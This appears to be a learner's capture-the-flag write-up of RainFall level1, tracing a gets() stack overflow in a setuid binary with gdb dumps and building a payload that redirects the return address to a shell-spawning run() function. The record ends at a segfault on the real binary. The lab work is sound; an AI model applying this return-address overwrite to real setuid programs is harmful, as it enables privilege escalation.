
LEVEL1:


Ok I understand the process. The way to switch to the next level is exploit the binary in actual level, that makes us switch to the next level user, which use to be the owner of the binary in our actual level account. That allow us to dive into the Next level home directory to find its '.pass' file containing its own password to really switch user account instead of diving in a subprocess shell with the next level euid, launched by our actual level.
So to wish to execute command under the good level euid, we have to analyze the ressources, here, bin level1.




```
level1@RainFall:~$ ls -l
total 8
-rwsr-s---+ 1 level2 users 5138 Mar  6  2016 level1
level1@RainFall:~$ getfacl level1
# file: level1
# owner: level2
# group: users
# flags: ss-
user::rwx
user:level2:r-x
user:level1:r-x
group::---
mask::r-x
other::---

level1@RainFall:~$ groups
level1 users
level1@RainFall:~$ 
```

Same process, strings doesn't work even if we see that user level1 is able to read it.
I use **gdb** level1 after testing the execution:



```
level1@RainFall:~$ ./level1
^C
level1@RainFall:~$ ./level1
coucou
level1@RainFall:~$ ./level1 .pass
ll
level1@RainFall:~$ ./level1 .pass s s s
ll
level1@RainFall:~$ ./level1 < .pass
level1@RainFall:~$ echo lol | ./level1
level1@RainFall:~$ 
```



```
Dump of assembler code for function main:
   0x08048480 <+0>:     push   %ebp
   0x08048481 <+1>:     mov    %esp,%ebp
=> 0x08048483 <+3>:     and    $0xfffffff0,%esp
   0x08048486 <+6>:     sub    $0x50,%esp
   0x08048489 <+9>:     lea    0x10(%esp),%eax
   0x0804848d <+13>:    mov    %eax,(%esp)
   0x08048490 <+16>:    call   0x8048340 <gets@plt>
   0x08048495 <+21>:    leave
   0x08048496 <+22>:    ret
End of assembler dump.
(gdb) 
```

What to do with that code that do nothing unless gets:

Reverse:

```
int main(int ac, char **av)
{
    ptr = gets(0n the stack + 0x10);
    return ptr
}
```


What can I do ? I mean i can overwrite the stack but how it will give the access of level2 (or its passwd). I can make it segfault by writing too far on the stack.

But where and what am I suppose to overwrite ?

Maybe I can find a way to give to bin level1 the '.pass' file which is in /home/user/level2, but to check to results in the stack I must use gdb, with who the binary is not setuid, so I won't even have access to the file.

How to be level2 ?
I am supposed to override the return pointeur of the main to an adress where I wrote my code, it can execute it.
But how am i supposed to know what opcode are the mnemonic of my code ? (a code that would setresgid/uid and launch a shell of something like that).
Not even possible because if I do that in gdb, the process doesnt have the owner uid so the shell would be under the account level1…

What can I do with a stack overflow to achieve what I want ?
Waow why I havent objdump -d level1 first ahah, the « code » that I want is the function <run>. I will use this function after overwriting the stack with gdb, I PRECISE it is just to test because with gdb the bin level1 isnt setuid.




```
08048444 <run>:
 8048444:       55                      push   %ebp
 8048445:       89 e5                   mov    %esp,%ebp
 8048447:       83 ec 18                sub    $0x18,%esp
 804844a:       a1 c0 97 04 08          mov    0x80497c0,%eax
 804844f:       89 c2                   mov    %eax,%edx
 8048451:       b8 70 85 04 08          mov    $0x8048570,%eax
 8048456:       89 54 24 0c             mov    %edx,0xc(%esp)
 804845a:       c7 44 24 08 13 00 00    movl   $0x13,0x8(%esp)
 8048461:       00
 8048462:       c7 44 24 04 01 00 00    movl   $0x1,0x4(%esp)
 8048469:       00
 804846a:       89 04 24                mov    %eax,(%esp)
 804846d:       e8 de fe ff ff          call   8048350 <fwrite@plt>
 8048472:       c7 04 24 84 85 04 08    movl   $0x8048584,(%esp)
 8048479:       e8 e2 fe ff ff          call   8048360 <system@plt>
 804847e:       c9                      leave
 804847f:       c3                      ret
```

```
<run> :
    fwrite( ‘Good... Wait what?’ , 1, 19, stdout@STREAM);
    system(«  /bin/sh»);
```

Ok now I have to find out where to overwrite that.
I know I can ***echo -en ‘\x[adresse of run function’ > /***

tmp/file to put hexa in it, then I can give it to ./level1. But if I write 4 octet (the address) at the stack + offset:10, am I even sure that it is the last stack element to pop for the return instruction in the main ?
I wasn’t sure about the return address so i tried to override the address just before and just after, I will try only, 2, then 1, to be sure which one it is :




```
Temporary breakpoint 4, 0x08048483 in main ()
(gdb) x/16xw $esp
0xbffff698:     0x00000000      0xb7e454d3      0x00000002      0xbffff734
0xbffff6a8:     0xbffff740      0xb7fdc858      0x00000000      0xbffff71c
0xbffff6b8:     0xbffff740      0x00000000      0x08048230      0xb7fd0ff4
0xbffff6c8:     0x00000000      0x00000000      0x00000000      0x9f5f3eb9
(gdb) set {int} 0xbffff698=0x08048444
(gdb) x/16xw $esp
0xbffff698:     0x08048444      0xb7e454d3      0x00000002      0xbffff734
0xbffff6a8:     0xbffff740      0xb7fdc858      0x00000000      0xbffff71c
0xbffff6b8:     0xbffff740      0x00000000      0x08048230      0xb7fd0ff4
0xbffff6c8:     0x00000000      0x00000000      0x00000000      0x9f5f3eb9
(gdb) set {int} 0xbffff69c=0x08048444
(gdb) x/16xw $esp
0xbffff698:     0x08048444      0x08048444      0x00000002      0xbffff734
0xbffff6a8:     0xbffff740      0xb7fdc858      0x00000000      0xbffff71c
0xbffff6b8:     0xbffff740      0x00000000      0x08048230      0xb7fd0ff4
0xbffff6c8:     0x00000000      0x00000000      0x00000000      0x9f5f3eb9
(gdb) set {int} 0xbffff6a0=0x08048444
(gdb) x/16xw $esp
0xbffff698:     0x08048444      0x08048444      0x08048444      0xbffff734
0xbffff6a8:     0xbffff740      0xb7fdc858      0x00000000      0xbffff71c
0xbffff6b8:     0xbffff740      0x00000000      0x08048230      0xb7fd0ff4
0xbffff6c8:     0x00000000      0x00000000      0x00000000      0x9f5f3eb9
(gdb) next
Single stepping until exit from function main,
which has no line number information.
d
0x08048444 in run ()
(gdb) disas
Dump of assembler code for function run:
=> 0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     sub    $0x18,%esp
   0x0804844a <+6>:     mov    0x80497c0,%eax
   0x0804844f <+11>:    mov    %eax,%edx
   0x08048451 <+13>:    mov    $0x8048570,%eax
   0x08048456 <+18>:    mov    %edx,0xc(%esp)
   0x0804845a <+22>:    movl   $0x13,0x8(%esp)
   0x08048462 <+30>:    movl   $0x1,0x4(%esp)
   0x0804846a <+38>:    mov    %eax,(%esp)
   0x0804846d <+41>:    call   0x8048350 <fwrite@plt>
   0x08048472 <+46>:    movl   $0x8048584,(%esp)
   0x08048479 <+53>:    call   0x8048360 <system@plt>
   0x0804847e <+58>:    leave
   0x0804847f <+59>:    ret
End of assembler dump.
(gdb) next
Single stepping until exit from function run,
which has no line number information.
Good... Wait what?
$ whoami
```

Ok so this is at stack + 1 octet at the begging, before the substitution of 0x50 (80).
Ok, so if I gets() 80 characters, it will override the stack

until the return address, so I create a file that got 80 - 4 octet 0x0, et 1 octet with the return address 08048444:

I will do a script shell to create that file:

It works !:




```
level1@RainFall:/tmp/1$ for i in {1..80}; do echo -n '0' >> /tmp/lev
el1; done
level1@RainFall:/tmp/1$ hexdump /tmp/level1
0000000 3030 3030 3030 3030 3030 3030 3030 3030
*
0000050
level1@RainFall:/tmp/1$ echo -en '\x44\x84\x04\x08' >> /tmp/level1
level1@RainFall:/tmp/1$ hexdump /tmp/level1
0000000 3030 3030 3030 3030 3030 3030 3030 3030
*
0000050 8444 0804
0000054
level1@RainFall:/tmp/1$ rm /tmp/level1
level1@RainFall:/tmp/1$ for i in {1..76}; do echo -n '0' >> /tmp/lev
el1; done
level1@RainFall:/tmp/1$ hexdump /tmp/level1
0000000 3030 3030 3030 3030 3030 3030 3030 3030
*
000004c
level1@RainFall:/tmp/1$ echo -en '\x44\x84\x04\x08' >> /tmp/level1
level1@RainFall:/tmp/1$ hexdump /tmp/level1
0000000 3030 3030 3030 3030 3030 3030 3030 3030
*
0000040 3030 3030 3030 3030 3030 3030 8444 0804
0000050
level1@RainFall:/tmp/1$
```

```
(gdb) start < /tmp/level1
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Temporary breakpoint 8 at 0x8048483
Starting program: /home/user/level1/level1 < /tmp/level1

Temporary breakpoint 8, 0x08048483 in main ()
(gdb) x/16xw $esp
0xbffff738:     0x00000000      0xb7e454d3      0x00000001      0xbffff7d4
0xbffff748:     0xbffff7dc      0xb7fdc858      0x00000000      0xbffff71c
0xbffff758:     0xbffff7dc      0x00000000      0x08048230      0xb7fd0ff4
0xbffff768:     0x00000000      0x00000000      0x00000000      0x278f794a
(gdb) ni
0x08048486 in main ()
(gdb) ni
0x08048489 in main ()
(gdb) ni
0x0804848d in main ()
(gdb) ni
0x08048490 in main ()
(gdb) ni
0x08048495 in main ()
(gdb) x/25xw $esp
0xbffff6e0:     0xbffff6f0      0x0000002f      0xbffff73c      0xb7fd0ff4
0xbffff6f0:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff700:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff710:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff720:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff730:     0x30303030      0x30303030      0x30303030      0x08048444
0xbffff740:     0x00000000
(gdb) ni
0x08048496 in main ()
(gdb) ni
0x08048444 in run ()
(gdb) disas
Dump of assembler code for function run:
=> 0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     sub    $0x18,%esp
   0x0804844a <+6>:     mov    0x80497c0,%eax
   0x0804844f <+11>:    mov    %eax,%edx
   0x08048451 <+13>:    mov    $0x8048570,%eax
   0x08048456 <+18>:    mov    %edx,0xc(%esp)
   0x0804845a <+22>:    movl   $0x13,0x8(%esp)
   0x08048462 <+30>:    movl   $0x1,0x4(%esp)
   0x0804846a <+38>:    mov    %eax,(%esp)
   0x0804846d <+41>:    call   0x8048350 <fwrite@plt>
   0x08048472 <+46>:    movl   $0x8048584,(%esp)
   0x08048479 <+53>:    call   0x8048360 <system@plt>
   0x0804847e <+58>:    leave
   0x0804847f <+59>:    ret
End of assembler dump.
(gdb)
```


Let's do it with the real bin level1:




```
level1@RainFall:~$ ./level1 < /tmp/level1
Good... Wait what?

Segmentation fault (core dumped)
level1@RainFall:~$
level1@RainFall:~$
```

I don't get it ....
I give the good return address : (I realize otherwise I made it SEGFAULT because bad address of return)



